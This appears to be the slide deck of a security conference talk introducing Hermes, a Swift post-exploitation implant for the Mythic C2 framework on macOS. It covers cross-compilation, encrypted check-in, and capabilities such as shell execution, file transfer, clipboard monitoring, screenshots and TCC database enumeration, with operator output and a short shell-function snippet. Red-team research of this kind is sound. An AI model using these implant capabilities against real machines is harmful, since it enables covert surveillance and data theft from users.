


Red Teaming macOS
Environments with
Hermes the Swift
Messenger

Justin Bui (@slyd0g)

slyd0g@mac~\$ whoami

- @slyd0g
- Red teamer at Zoom, previously consultant at SpecterOps
 - Views and research are my own
- Interested in all things security and skateboarding



SUMMARY

1. Swift Programming Language
2. Mythic Framework
3. Hermes Payload
 - a. Development
 - b. Functionality
4. Detecting Hermes

The background features a repeating pattern of overlapping, semi-transparent blue circles of various shades, ranging from light teal to deep navy. Superimposed on this are thin, gold-colored, branching structures that resemble stylized tree limbs or coral. The overall aesthetic is organic and textured.

1. Swift

What is Swift? Pros and cons as a post-exploitation language? Current Swift tooling?


WHAT IS SWIFT?

- High-level programming language developed by Apple
 - Swift 1.0 released in 2014
 - Swift 5.3 enabled cross-platform support (macOS, Windows, Linux)
 - Designed to be successor to ObjC
- Uses Objective-C runtime library
 - Allows for C/C++/ObjC/Swift code to run in a single program (!)



COMPILING AND EXECUTING SWIFT

- Can be executed in a variety of ways:
 - Command line:
 - `swift shellcon.swift`
 - `./shellcon`
 - Double clicking on:
 - Compiled Macho-O executable
- Swift compiler/toolchain is not installed by default
 - Swift libraries installed as of macOS Mojave 10.14.4¹



```
-zsh
slyd0g@Justins-MacBook-Pro~$ cat shellcon.swift
print("Hello ShellCon!")
slyd0g@Justins-MacBook-Pro~$ swift shellcon.swift
Hello ShellCon!
slyd0g@Justins-MacBook-Pro~$ swiftc shellcon.swift -o shellcon
slyd0g@Justins-MacBook-Pro~$ chmod +x shellcon
slyd0g@Justins-MacBook-Pro~$ ./shellcon
Hello ShellCon!
```


(SOME) COMMON LANGUAGES FOR MACOS POST-EXPLOITATION

JXA

- **Pros**
- LOLBin for execution (osascript)
- ObjC bridge allows access to ObjC API
- **Cons**
- Single-threaded
- Development abandoned by Apple team
- **Examples**
 - Apfell²
 - SwiftBelt-JXA³
 - PersistentJXA⁴

Python

- **Pros**
- LOLBin for execution (python/python3)
- **Cons**
- Apple stated scripting languages are deprecated and removed in future versions
- More heavily signed
- **Examples**
 - Medusa⁵
 - Empire⁶
 - chainbreaker⁷

Golang

- **Pros**
- Cross-compilation for many OS
- Easily integrates ObjC/C/C++ code
- **Cons**
- Large sized binary
- **Examples**
 - Poseidon⁸
 - xpcutil⁹
 - Sliver¹⁰

WHY SWIFT FOR POST-EXPLOITATION?

Pros

- Multithreading
- Access to macOS APIs
- Easier to develop than ObjC/JXA
- Can call C/C++/ObjC with bridging headers
- App whitelisting bypass with *swift*

Cons

- Swift compiler/toolchain is not installed by default
- Unsigned binaries may be subject to more scrutiny versus scripts

EXAMPLES OF SWIFT TOOLING

- <https://github.com/cedowens/SwiftBelt>
- <https://github.com/cedowens/MacShellSwift>
- <https://github.com/cedowens/Swift-Attack>
- <https://github.com/slyd0g/SwiftSpy>
- <https://github.com/slyd0g/SwiftParseTCC>
- <https://github.com/richiercyrus/Venator-Swift>
- <https://github.com/SuprHackerSteve/Crescendo>

The background features a repeating pattern of overlapping, semi-transparent blue circles of various shades, ranging from a deep teal to a lighter, dusty blue. Superimposed on this pattern are delicate, gold-colored branches that resemble coral or stylized tree limbs, with thin, tapering ends. The overall aesthetic is organic and textured.

2. Introducing Mythic What is Mythic?



A cross-platform, post-exploit, red teaming framework built with python3, docker, docker-compose, and a web browser UI. It's designed to provide a collaborative and user friendly interface for operators, managers, and reporting throughout red teaming.


<https://github.com/its-a-feature/Mythic>

WHAT IS MYTHIC?

- Open Source at <https://github.com/its-a-feature/Mythic>
 - Documentation at <https://docs.mythic-c2.net/>
- Modular and customizable framework
- Docker is used to separate all Mythic components
- Operators simply connect via a browser




Mythic Traffic Flow Diagram



MYTHIC PAYLOADS FOR MACOS

- The following payloads all use ObjC API calls to interact with macOS
- Apfell (JXA)
 - LOLBin can be used for execution (osascript)
 - Supports download cradles
 - Great for initial access
- Poseidon (Golang)
 - Larger payload, but more features (like SOCKS, threading)
 - Great for 2nd stage payload
- Medusa (Python)
 - LOLBin can be used for execution (python/python3)
 - Dynamic loading and unloading of python modules



The background features a repeating pattern of overlapping, semi-transparent blue circles of various shades, ranging from a deep navy to a lighter teal. Superimposed on this are thin, gold-colored, branching lines that resemble stylized tree limbs or coral. The overall aesthetic is organic and textured.

3A.
Introducing Hermes
(Development)
The Swift Messenger

WHAT IS HERMES?

- Hermes¹¹ is a Mythic payload targeting macOS written in Swift 5
 - Tested on Catalina and Big Sur
- Encrypted key exchange for secure communications
- Post-exploitation modules
 - Enumeration
 - Upload/download
 - Execution
 - Job control



MOTIVATION FOR WRITING HERMES

- Straightforward and fun way to learn macOS internals
 - File system
 - Processes
 - Transparency, Consent, and Control (TCC)
- Opportunity to learn Swift
 - HTTP requests
 - Encrypted key exchange
- Previously wrote C2 for Windows called SK8RAT/SK8PARK
 - Hated writing the server component

CROSS-COMPILING FOR MACOS

- **Goal:** Compile Swift to Mach-O from Linux container
 - Make it easier for end user to compile payloads directly through Mythic without setting up external build systems
- <https://github.com/tpoechtrager/osxcross>
 - Doesn't support Swift
- <https://github.com/sickcodes/Docker-OSX>
 - Needs to be run on a macOS host, whereas C2 servers traditionally run on Linux
- AWS Pipeline / GitHub Actions
 - Wanted a free solution that also kept payload config under end user's control



DARWIN + LINUX = DARLING

- Darwin/macOS emulation layer for Linux
 - <http://www.darlinghq.org/>
 - <https://github.com/darlinghq/darling>
- Free and open-source software, great community on their Discord server
- Wine for macOS
 - Install software (Xcode, Command Line Tools, etc.)
 - Can compile and run programs (!)



CROSS-COMPILATION WITH DARLING


```
root@ubuntu:/home/slyd0g# uname
Linux
root@ubuntu:/home/slyd0g# darling shell

The default interactive shell is now zsh.
To update your account to use zsh, please run `chsh -s /bin/zsh`.
For more details, please visit https://support.apple.com/kb/HT208050.
Darling [/Volumes/SystemRoot/home/slyd0g]# uname
Darwin
Darling [/Volumes/SystemRoot/home/slyd0g]# cat shellcon.swift
print("Hello ShellCon 2021!")
Darling [/Volumes/SystemRoot/home/slyd0g]# swiftc shellcon.swift
Darling [/Volumes/SystemRoot/home/slyd0g]# chmod +x shellcon
Darling [/Volumes/SystemRoot/home/slyd0g]# ./shellcon
Hello ShellCon 2021!
```

CROSS-COMPILATION WITH DARLING

- Some tricks to get Darling to work with Docker
 - Darling Linux kernel module installed on host
 - Run `modprobe darling-mach` before the container starts as root to load the kernel module
 - Container must be run in privileged mode
- Swift code could be compiled within a Docker container on a Linux host



The background features a repeating pattern of overlapping, semi-transparent blue circles of various shades, ranging from light sky blue to deep navy. Superimposed on this are thin, gold-colored lines that form a network of branching, tree-like or coral-like structures. The overall aesthetic is organic and textured, reminiscent of watercolor or natural materials.

3B.
Introducing Hermes
(Functionality)
The Swift Messenger

SECURE COMMUNICATIONS

- Encrypted Key Exchange
 - Client-side generated RSA keys
- Unique session keys per implant
- Forward secrecy
- Encrypted messages
 - Agent messages
 - Upload/download





Mythic and Hermes start with a pre-shared key (PSK)



Hermes

Mythic

1. Generate RSA key pair in memory
3. Hermes decrypts session key
4. Hermes gathers basic system info
5. Hermes begins beaconing

PSK(RSA_pub)

RSA_pub(session)

session(system_info)

session(acknowledged)

2. Mythic generates AES session key

5. Mythic confirms check-in as a new callback

JOB ARCHITECTURE

- Commands issued into Mythic turns into a job on the Hermes side
- Each job executes in a separate thread
 - threadId is tracked to kill job at anytime
- Supports long running jobs or jobs that don't return immediately
 - Upload/download
 - Clipboard monitoring
 - While loop

```
completed ^ mythic_admin's task: 457 - at Wed Sep 22 2021 15:06:05
- jobs
JobID  Cmd          Params
-----  ---          -
2      clipboard
4      shell          while sleep 2; do echo thinking; done
6      download

completed ^ mythic_admin's task: 458 - at Wed Sep 22 2021 15:06:18
- jobkill 4
Thread for JobID 4 was killed.

completed ^ mythic_admin's task: 459 - at Wed Sep 22 2021 15:06:26
- jobs
JobID  Cmd          Params
-----  ---          -
2      clipboard
```


UPLOAD/DOWNLOAD

- Performed in 512kb chunks over multiple C2 requests
 - Encrypted with session key negotiated during EKE
 - *URLRequest* struct, *URLSession* class
- **upload** will incrementally create file on disc
 - Entire file never stored in Hermes memory at once
- **download** will send 512kb chunks up to Mythic
 - Recreate file on the server once all chunks are received
- Can be done from file browser as well!

```
completed ▲ mythic_admin's task: 460 - at Wed Sep 22 2021 19:27:47
- upload piggy to /Users/slyd0g/shellcon


completed ▲ mythic_admin's task: 461 - at Wed Sep 22 2021 19:27:58
- download ~/secret.txt

Finished Downloading secret.txt. Click here to download
```

FILE SYSTEM INTERACTION

- Implemented using methods from *FileManager* class
 - **cd:** Change directory
 - **ls:** List contents of directory
 - **pwd:** Print working directory
 - **mkdir:** Make a new directory
 - **mv:** Move a file or directory to another location
 - **cp:** Copy a file or directory to another location
 - **rm:** Remove a file or directory
- Can be done from file browser as well!
 - **ls**
 - **rm**

LISTING DIRECTORIES

completed  mythic_admin's task: 471 - at Wed Sep 22 2021 20:23:06

— ls ~/Library/

NAME	SIZE	OWNER	GROUP	POSIX	XATTR
Library	2368	slyd0g	staff	700	com.apple.FinderInfo
Application Support	1312	slyd0g	staff	700	
Maps	96	slyd0g	staff	755	
Assistant	512	slyd0g	staff	755	
Autosave Information	96	slyd0g	staff	700	
Saved Application State	512	slyd0g	staff	700	com.apple.metadata:com_apple_backup_excludeltem
IdentityServices	576	slyd0g	staff	755	
WebKit	96	slyd0g	staff	700	
Developer	160	slyd0g	staff	755	
Calendars	352	slyd0g	staff	755	com.apple.quarantine
Preferences	7552	slyd0g	staff	700	
studentd	160	slyd0g	staff	755	
Staging	64	slyd0g	staff	700	
Messages	416	slyd0g	staff	700	
HomeKit	416	slyd0g	staff	700	
Keychains	256	slyd0g	staff	711	
Sharing	128	slyd0g	staff	755	
ColorPickers	64	slyd0g	staff	700	

FILE BROWSER

The screenshot shows a File Browser window with a sidebar on the left and a main content area. The sidebar lists several devices: KICKFLIP, HARDFLIP-DC, and JUSTIN'S MACBOOK PRO. The JUSTIN'S MACBOOK PRO device is selected, and its file system is expanded to show folders like Users, fake, and tmp, and a file named path. The main content area shows the details for the selected file 'path', including its size (11703980) and a download icon. A table with columns for Name, Size, Modify Time, Comment, and Actions is visible. The Actions column contains a dropdown menu with options like View Permissions, Download History, Add Comment, Task a File Listing, Task a Download, and Delete a File. The List and Upload buttons are also visible in the top right corner of the main content area.

File Browser ✕

KICKFLIP
| C:\
HARDFLIP-DC
| c\$
JUSTIN'S MACBOOK PRO
| /
| | Users
| | fake
| | | path ✓
| | tmp

JUSTIN'S MACBOOK PRO /fake Callb: 84

List Upload

Name	Size	Modify Time	Comment	Actions
..				Up↑
path ✓	11703980			Actions ▾

- View Permissions
- Download History
- Add Comment
- Task a File Listing
- Task a Download
- Delete a File

SHELL AND BINARY EXECUTION

- **run:** Execute a binary on disc with arguments
 - *Process* class to execute the binary
 - *Pipe* class to capture output
- **shell:** Execute a bash command with “/bin/bash -c”
 - Similar to **run**, just use /bin/bash as the binary
 - Useful if you need input/output redirection

```
completed ▲ mythic_admin's task: 472 -  
- run /usr/bin/whoami  
slyd0g  
completed ▲ mythic_admin's task: 473 -  
- shell ls /Applications | grep Slack  
Slack.app
```

SHELL COMMAND

```
10 func shell(job: Job) {
11     // Run executable with arguments
12     do {
13         let task = Process()
14         let outputPipe = Pipe()
15
16         task.executableURL = URL(fileURLWithPath: "/bin/bash")
17         task.arguments = ["-c", job.parameters]
18         task.standardOutput = outputPipe
19
20         try task.run()
21
22         let outputData = outputPipe.fileHandleForReading.readDataToEndOfFile()
```


IN-MEMORY JXA EXECUTION

- Achieved with *OSAScript* class
 - Can also run AppleScript in memory
- **jxa:** Execute arbitrary JXA
- **jxa_import:** Load JXA script into memory
- **jxa_call:** Call functions within scripts
- Can load in lots of 3rd party tooling this way
 - <https://github.com/its-a-feature/HealthInspector>
 - <https://github.com/its-a-feature/Orchard>
 - <https://github.com/D00MFist/PersistentJXA>
 - <https://github.com/antman1p/PrintTCCdb>

```
completed ^ mythic_admin's task: 400 - at Fri Aug 06 2021 1
- jxa {"code":"Math.PI"}
3.141592653589793
completed ^ mythic_admin's task: 401 - at Fri Aug 06 2021 1
- jxa_import HealthInspector.js into memory
Script loaded, call functions with "jxa_call"
completed ^ mythic_admin's task: 402 - at Fri Aug 06 2021 1
- jxa_call All_Checks()

*****
*** Persistent Dock Applications ***
*****
{
  "persistent-dock-apps": [
```

PROCESS INTERACTION

- **ps:** Gather list of running processes by parsing *kinfo_proc* struct from *sysctl* routine
- **list_apps:** Gather a list of running applications using *NSWorkspace.runningApplications*
- Kill a running process
 - **shell** kill <PID>

```
completed ^ mythic_admin's task: 480 - at Fri Sep 24 2021 12:00:48
- list_apps
```

PID	ARCH	NAME	FRONTMOST	BIN_PATH
647	x64 Intel	loginwindow	false	/System/Library/CoreServi
709	x64 Intel	Control Strip	false	/System/Library/CoreServi
736	x64 Intel	Wi-Fi	false	/System/Library/CoreServi
719	x64 Intel	Keychain Circle Notification	false	/System/Library/CoreServi
748	x64 Intel	SSMenuAgent	false	/System/Library/CoreServi
765	x64 Intel	UserNotificationCenter	false	/System/Library/CoreServi
755	x64 Intel	Wallet	false	/System/Library/PrivateFra
794	x64 Intel	talagent	false	/System/Library/CoreServi
796	x64 Intel	ViewBridgeAuxiliary	false	/System/Library/PrivateFra
792	x64 Intel	Notification Center	false	/System/Library/CoreServi


PROCESS BROWSER

Processes (JUSTIN'S MACBOOK PRO) - 227 ✕

	PID*	PPID	Name	Arch	User	BinPath
— 0						
— 1 launchd						
56 syslogd	0	0	kernel_ta	x64 Intel	root	
57 UserEventAgent			sk			
61 uninstalld	1	0	launchd	x64 Intel	root	/sbin/launchd
62 fseventsd	56	1	syslogd	x64 Intel	root	/usr/sbin/syslogd
63 mediaremoted	57	1	UserEven	x64 Intel	root	/usr/libexec/UserEventAgent
— 66 systemstats			tAgent			
363 systemstats						
68 configd	61	1	uninstalld	x64 Intel	root	/System/Library/PrivateFrameworks/Uninstall.framework/Versions/A/Resources/uninstalld
69 endpointsecurity	62	1	fseventsd	x64 Intel	root	/System/Library/Frameworks/CoreServices.framework/Versions/A/Frameworks/FSEvents.framework
70 powerd	63	1	mediare	x64 Intel	root	/System/Library/PrivateFrameworks/MediaRemote.framework/Support/mediaremoted
73 remoted			moted			
75 logd	66	1	systemst	x64 Intel	root	/usr/sbin/systemstats
76 keybagd			ats			
79 softwareupdated	68	1	configd	x64 Intel	root	/usr/libexec/configd
81 watchdogd	69	1	endpoint	x64 Intel	root	/usr/libexec/endpointsecurityd
85 mds			security			
86 iconservicesd	70	1	powerd	x64 Intel	root	/System/Library/CoreServices/powerd.bundle/powerd
87 kernelmanagerd	73	1	remoted	x64 Intel	root	/usr/libexec/remoted
88 diskarbitrationd						
91 coreduetd	75	1	logd	x64 Intel	root	/usr/libexec/logd

SCREENSHOT

- Requires *Screen Recording* permissions from TCC
- **screenshot:** Uses *Core Graphics* API to perform a screen capture of all displays
 - First call to *CGGetActiveDisplayList* to obtain number of active displays
 - Second call to *CGGetActiveDisplayList* gets list of active displays
 - Loop through displays and grab image with *CGDisplayCreateImage*
 - Send image to Mythic over C2



CLIPBOARD MONITORING

- **clipboard:** Monitor and log any changes to the system clipboard
 - *NSPasteboard* class used to interact with clipboard
 - *changeCount* property increases when clipboard ownership changes
 - No clipboard notification to listen for, most resort to polling 😭
- Root **does not** have access to the general pasteboard!

```
processed ^ mythic_admin's task: 482 - at Fri Sep 24 2021 12:33:18
- clipboard

[+] Copy event detected at 2021-09-24 19:32:44 +0000 (UTC)!
[+] Clipboard Data:
#dfer4HY)8j

[+] Copy event detected at 2021-09-24 19:32:59 +0000 (UTC)!
[+] Clipboard Data:
Hello from the clipboard!
```

SAFETY CHECKS & TCC ENUMERATION

- **fda_check**: Checks if your current process has “Full Disk Access” permissions
 - Attempts to open a file handle to `~/Library/Application Support/com.apple.TCC/TCC.db`
 - Discovered and inspired by Cedric Owens (@cedowens)
- **list_tcc**: List entries in specified TCC database
 - Requires “Full Disk Access”
 - Reads data from sqlite database
 - TCC db schema changes over macOS versions
 - Currently supports Big Sur and above

```
completed ^ mythic_admin's task: 486 - at Mon Sep 27 2021 19:08:55
- fda_check
"Full Disk Access" is enabled!
completed ^ mythic_admin's task: 487 - at Mon Sep 27 2021 19:09:11
- list_tcc "~/Library/Application Support/com.apple.TCC/TCC.db"
service | client | client_type | auth_value | auth_reason | auth_version | csre
KTCCServiceUbiquity | /System/Library/PrivateFrameworks/ContactsDonation.framework
KTCCServiceUbiquity | /System/Library/PrivateFrameworks/Tourist.framework/Versio
KTCCServiceLiverpool | com.apple.TrustedPeersHelper | Bundle Identifier | Allow
KTCCServiceLiverpool | com.apple.security.cuttlefish | Bundle Identifier | Allow
KTCCServiceUbiquity | /System/Library/PrivateFrameworks/PhotoLibraryServices.fra
KTCCServiceLiverpool | com.apple.upload-request-proxy.com.apple.photos.cloud | B
KTCCServiceUbiquity | com.apple.ScriptEditor2 | Bundle Identifier | Allowed | S
KTCCServiceUbiquity | com.apple.QuickTimePlayerX | Bundle Identifier | Allowed
```


PLIST ENUMERATION

- **plist_print:** Return contents of a plist file
 - Can parse XML, JSON or binary
 - Determines type by checking first byte of the file
 - Uses *PropertyListSerialization* class to parse the data

```
completed ← mythic_admin's task: 488 - at Mon Sep 27 2021 19:15:38
- plist_print ~/Library/Preferences/com.apple.universalaccessAuthWarning.plist
{
  "com.vmware.fusion" : true,
  "3:~/Applications/Visual Studio Code.app" : true,
  "~/Applications/VMware Fusion.app" : true,
  "3:~/Users/slyd0g/Library/Developer/XTcode/DerivedData/screenshot_test-bvab" : true,
  "3:com.microsoft.VSCode" : true,
  "3:~/Applications/ArenaTracker.app" : true,
  "~/Applications/VMware Fusion.app/Contents/MacOS/VMware Fusion" : true,
  "3:~/Applications/ArenaTracker.app/Contents/MacOS/ArenaTracker" : true,
  "2:~/Users/slyd0g/Library/Developer/XTcode/DerivedData/Hermes-budsudrhmhwq" : true,
  "3:~/Applications/1Password 7.app/Contents/MacOS/1Password 7" : true,
  "3:com.agilebits.onepassword7" : true,
  "3:~/Users/slyd0g/Library/Developer/XTcode/DerivedData/Hermes-budsudrhmhwq" : true,
  "3:~/Applications/Google Chrome.app" : true,
  "3:com.yourcompany.ArenaTracker" : true,
  "3:~/Applications" : true,
  "3:~/Applications/Visual Studio Code.app/Contents/MacOS/Electron" : true,
  "3:~/Applications/1Password 7.app" : true
}
```

ENVIRONMENTAL VARIABLE CONTROL

- **env:** List out environment variables
